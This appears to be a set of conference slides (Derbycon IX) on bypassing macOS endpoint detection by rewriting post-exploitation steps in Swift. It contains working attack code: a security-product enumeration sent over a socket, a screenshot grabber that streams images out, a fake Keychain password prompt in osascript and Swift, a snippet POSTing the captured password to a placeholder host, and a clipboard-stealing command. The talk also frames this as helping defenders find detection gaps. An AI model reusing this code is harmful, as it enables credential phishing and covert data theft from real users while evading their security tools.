Bypassing macOS Detections with Swift

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Derbycon IX

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func aboutMe(){}

- Red Team At box
- Austin, Texas
- Blue Team Experience
- ❤️ MacOS Post-Ex
- Enjoy 80s Nastalgia
- @cedowens


import Agenda

- MacOS ”State of the Union”
- Common Post Exploitation Methods
- Detection Artifacts
- Migrating To MacOS Internals
- Post Exploitation Examples in Swift

var stateOfTheUnion

- Common in Bay Area
- Growing in Fortune 500
- EDR products improving on macOS
- Lots of opportunity to advance tradecrafts
- Scripting language as command line wrapper

int typicalHostDetections = processCentric



try common.PostEx(examples)

- Wrote a lightweight Post-Ex in python
  - To better understand macOS Post-Ex
  - For easy customization
  - To help with detections
  - https://github.com/cedowens/MacShell
- Easy way to find detection gaps for most python-based Post-Ex
- Observed some easily detectable and common patterns

var commonPatterns

- Parent-child relationships
- os.system, os.popen commands/subprocess
  - Default: Python -> /bin/sh -> command
- Count of network connections from python
- Command line strings
  - “screencapture –x”
  - “osascript –e” + “popup”
  - “osascript –e” + “clipboard”
- Leave traces that can be searched

var commonPatterns


Post Exploitation Tool:

```
elif 'checksecurity' in command:
    try:
        x = "ps -eo | egrep 'CbOsxSensorService|CbDefense|ESET|snitch|xagt|falconctl|
        execute = str(commands.getstatusoutput("%s" % x))
        ssock.send(execute.encode('utf8'))
```

EDR Perspective:

let commonPatterns


Stacked View (EDR Perspective):



func pythonPostExSummary()

- Pros:
  - Convenience
  - Less Headaches
    - No gatekeeper issues
  - May still go undetected in some environments today
- Cons:
  - Easily detectable by mature teams
  - Reliance on command line utilities
  - Limited with MacOS options

class itemOfNote(){}



Documentation / macOS Release Notes / macOS Catalina 10.15 Beta 6 Release Notes

Scripting Language Runtimes

Deprecations

- Scripting language runtimes such as Python, Ruby, and Perl are included in macOS for compatibility with legacy software. Future versions of macOS won't include scripting language runtimes by default, and might require you to install additional packages. If your software depends on scripting languages, it's recommended that you bundle the runtime within the app. (49754202)
- Use of Python 2.7 isn't recommended as this version is included in macOS for compatibility with legacy software. Future versions of macOS won't include Python 2.7. Instead, it's recommended that you run `python3` from within Terminal. (51097488)

print("MacOS Internals for Post-Ex?")

- Windows trend: command line → API calls
- Can we follow this trend for MacOS Post-Ex?
- Challenge your current detection posture

return Swift


- Options for macOS Internals access
- Why I chose Swift
- Access same API calls made from command line
  - Cocoa API and OSAKit
- Migrate away from command line

let briefSetup

- Download Xcode IDE
- Install swift
- Playgrounds – for familiarity/quick tests
- Projects for larger efforts (apps, command line tools, etc.)
- Compile code and run

let briefSetup

- File -> New
- Various options
- “Cmd Line Tool”
  - Build mach-o
- Cocoa App
  - Build .app
- Both use Cocoa API for macOS



func convertToSwift(cmdlinestring){}

- First, a look at post exploitation in Swift for macOS “Command Line Tools” (i.e., mach-o binaries)

func convertToSwift(cmdlinestring){}

- Taking A Screenshot
  - Example using command line:
    - “screencapture –x –t jpg out.jpg”

func convertToSwift(cmdlinestring){}

- Example using Swift (not using command line):

```
import Cocoa
import Socket

var displayCount: UInt32 = 0;
var result = CGGetActiveDisplayList(0, nil, &displayCount)
let allocated = Int(displayCount)
let activeDisplays = UnsafeMutablePointer<CGDirectDisplayID>.allocate(capacity: allocated)
result = CGGetActiveDisplayList(displayCount, activeDisplays, &displayCount)
for i in 1...displayCount{
    let screenShot:CGImage = CGDisplayCreateImage(activeDisplays[Int(i-1)])!
    let bitmapRep = NSBitmapImageRep(cgImage: screenShot)
    let jpegData = bitmapRep.representation(using: NSBitmapImageRep.FileType.jpeg, properties: [:])!
    try sock.write(from: jpegData)

}
try sock.write(from: "!EOF!")
```

func convertToSwift(cmdlinestring){}

- Fake Authentication Prompt
  - Example using command line:
    - *osascript -e 'set popup to display dialog "Keychain Access wants to use the login keychain" & return & return & "Please enter the keychain password" & return default answer "" with icon file "Applications:Utilities:Keychain Access.app:Contents:Resources:AppIcon.icns" with title "Authentication Needed" with hidden answer""'*

func convertToSwift(cmdlinestring){}

- Example using Swift (not using command line):

```
let myPrompt = NSAlert()
myPrompt.window.title = "Authentication Needed"
myPrompt.messageText = "Keychain Access wants to use the \"login\" keychain."
myPrompt.informativeText = "Please enter the keychain password.\r"
myPrompt.addButton(withTitle: "OK")
myPrompt.addButton(withTitle: "Cancel")
let iconPath = "/Applications/Utilities/Keychain Access.app/Contents/Resources/AppIcon.icns"
let iconImg = NSImage(contentsOfFile: iconPath)
myPrompt.icon = iconImg

let passField = NSSecureTextField(frame: NSRect(x: 0, y: 0, width: 300, height: 24))
myPrompt.accessoryView = passField

let x = myPrompt.window

let response = myPrompt.runModal()
```

func convertToSwift(cmdlinestring){}

- Another example using Swift: uses Alamofire package for HTTP POST

```
let myScript = NSAppleScript(source: ##"set popup to display dialog "Keychain Access wants to use
    the login keychain" & return & return & "Please enter the keychain password" & return default
    answer "" with icon file "Applications:Utilities:Keychain
    Access.app:Contents:Resources:AppIcon.icns" with title "Authentication Needed" with hidden
    answer"##)!
var error : NSDictionary?
let result : NSAppleEventDescriptor = myScript.executeAndReturnError(&error)

var request = URLRequest(url: URL(string: "http://127.0.0.1")!)
request.httpMethod = HTTPMethod.post.rawValue
request.setValue("[insert user agent here]", forHTTPHeaderField: "User-Agent")
request.httpBody = String("\(result)").data(using: .utf8)

let myTask = URLSession.shared.dataTask(with: request)
myTask.resume()
```

func convertToSwift(cmdlinestring){}

- Navigating The File System
  - Example using command line:
    - *pwd, cd, ls*

func convertToSwift(cmdlinestring){}

- Example using Swift (not using command line):

func convertToSwift(cmdlinestring){}

- Getting clipboard contents
  - Example using command line:
    - *osascript -e 'return (the clipboard)'*

func convertToSwift(cmdlinestring){}

- Example using Swift (not using command line):

